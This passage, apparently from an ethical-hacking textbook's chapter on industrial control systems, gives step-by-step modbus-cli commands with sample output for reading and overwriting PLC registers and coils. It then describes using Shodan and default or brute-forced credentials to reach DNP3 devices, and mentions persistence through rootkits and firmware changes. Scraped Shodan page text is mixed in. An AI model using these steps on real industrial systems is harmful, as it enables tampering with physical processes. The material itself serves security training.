
- **Step 4: Read register values**

  To read the register values from the devices identified in step 1, use the following command:

  Using Schneider address: **`modbus read <Target IP> %MW100 10`**

  Using Modicon address: **`modbus read <Target IP> 400101 10`**

  The above command retrieves ten words from the registers.



```
root@kali:~# modbus read [redacted] %MW100 10
%MW100          0
%MW101          0
%MW102          0
%MW103      17302
%MW104          0
%MW105          0
%MW106          0
%MW107      17302
%MW108      39322
%MW109      16025
```

Figure 18.106: Screenshot of the modbus-cli reading register values

- **Step 5: Manipulate register values**

  Now, you can manipulate the register values using the following commands:


```
modbus write <Target IP> %MW100 2 2 2 2 2 2 2 2
modbus write <Target IP> 400101 2 2 2 2 2 2 2 2
```

  After running the above command, the first eight registers values are replaced with 2.

- **Step 6: Read coil values**

  Now, try to retrieve the values of the coils. These values use Boolean data types to store ON/OFF (1/0) values. Run the following commands to retrieve coil values:

```
modbus read <Target IP> 101 10
modbus read <Target IP> %M100 10
```



```
root@kali:~# modbus read [redacted] %M100 10
%M100       1
%M101       0
%M102       1
%M103       0
%M104       1
%M105       0
%M106       0
%M107       0
%M108       0
%M109       0
```


Figure 18.107: Screenshot of the modbus-cli reading coil values

- **Step 7: Manipulate coil values**

  You can use modbus-cli to manipulate the coil values. Use the following commands to turn ON all the coils:

  ```
  modbus write <Target IP> 101 1 1 1 1 1 1 1 1 1 1
  modbus write <Target IP> %M100 1 1 1 1 1 1 1 1 1 1
  ```

  After running the above command, if you check the coil values, you will see all the coils with value 1:



```
root@kali:~# modbus read [redacted] %M100 10
%M100       1
%M101       1
%M102       1
%M103       1
%M104       1
%M105       1
%M106       1
%M107       1
%M108       1
%M109       1
```

Figure 18.108: Screenshot of the modbus-cli reading coil values

- **Step 8: Capture data into the output file**


  Now, you can capture the data from SCADA facilities for future analysis and testing.

  Use the following command to capture register values into an output file:

  ```
  modbus read --output SCADAregisters.txt <Target IP> 400101 200
  modbus read --output SCADAregisters.txt <Target IP> %MW100 200
  ```

  Use the following command to capture coil values into an output file:

  ```
  modbus read --output SCADAcoils.txt <IP> 101 100
  modbus read --output SCADAcoils.txt <IP> %M100 100
  ```




```
root@kali:~# modbus read --output scadaoutput.txt [redacted] %M100 100
root@kali:~# cat scadaoutput.txt
---
:host: [redacted]
:port: 502
:slave: 1
:offset: '101'
:data:
- 1
- 1
- 1
- 1
- 1
- 1
```

Figure 18.109: Screenshot of the modbus-cli capturing data into the output file

Gaining Remote Access using DNP3

- Industrial control systems are often configured with **direct Internet access** ignoring the firewall implementations and are accessed using default/weak credentials
- Attackers can take advantage of these **poorly configured networks** to gain unauthorized access over the industrial systems
- Attackers perform port scanning to obtain information about open ports and services on the target industrial systems
- If an attacker identifies that the **DNP3 port is open**, he/she exploits this vulnerability to gain remote access to the system
- Attackers use tools such as **Shodan** to gain remote access to the target system



City [redacted]
Country [redacted]
Organization [redacted]
ISP [redacted]
Last Update 2019-11-21T11:37:24.552715
ASN [redacted]

https://www.shodan.io

Gain and Maintain Remote Access

The information-gathering and vulnerability-scanning phases allow attackers to survey the OT environment and identify vulnerabilities that help them in gaining remote access to industrial control systems. For example, attackers can exploit underlying vulnerabilities in industrial protocols or inject malware to launch targeted attacks and gain access to industrial control systems. Once attackers gain access to industrial systems, they manipulate and change the operations and functions of industrial controls that cause both physical and financial damage to the organization. After gaining remote access, attackers use these devices as a platform to launch attacks on other devices connected to the network.


Once the attacker gains access to the device, he/she uses various techniques to maintain access and perform further exploitation. Attackers remain undetected by clearing the logs, updating firmware, and injecting rootkits to maintain further access to the target device. After gaining access to the target device, the attacker can modify the firmware on devices such as PLCs to launch firmware attacks to monitor and control various operations on the target device.

Gaining Remote Access using DNP3

Internet-based control systems can be seen in various industries, including power plants, manufacturing, construction, etc. These control systems are designed to enable systems to be monitored or controlled from remote locations. These remote communications are often configured with direct Internet access, ignoring the firewall implementations, or accessed using default credentials. Attackers can take advantage of these poorly configured networks or weak/default password credentials to gain unauthorized access to the industrial systems. These default credentials are publicly available on the Internet and the weak passwords can be easily brute forced.

Attackers can use online tools such as Shodan to scan the open ports or services on the target ICS devices. Once the attackers find the open port, they can exploit the residing vulnerabilities to obtain remote access to industrial systems.

For instance, attackers targeting specific ICS protocols such as DNP3 – port 20000 perform a port scan using Shodan that displays open ports and associated vulnerabilities. By clicking on the open port, attackers are redirected to the login page of the target system. From here, the attackers can gain remote access to the ICS network or systems by entering the default passwords or brute forcing the credentials.


Shodan
Developers
Monitor
View All...
Show API Key
Try out the new beta website!
Help Center
SHODAN
Explore
Downloads
Reports
Pricing
Enterprise Access
My Account
Upgrade
Kowloon
Hong Kong
Chek Lap Kok
Tung Chung
Mok Ka
Tai O
Ngong Ping
Peng Chau
Mui Wo
Hei Ling Chau
Pun Shan Shek
Shelter Island
Town Island
Bluff Island
Tseung Kwan O
Hong Kong Island
Tung Lung Chau
Siu Pai
© OpenMapTiles Satellite | © MapTiler © OpenStreetMap contributors
View Raw Data
Ports
23
80
111
113
137
515
1024
10000
20000
Open port
Services
80
tcp
http
Apache
Vulnerabilities


[redacted]

City	[redacted]
Country	[redacted]
Organization	[redacted]
ISP	[redacted]
Last Update	2019-11-21T11:37:24.552715
ASN	[redacted]

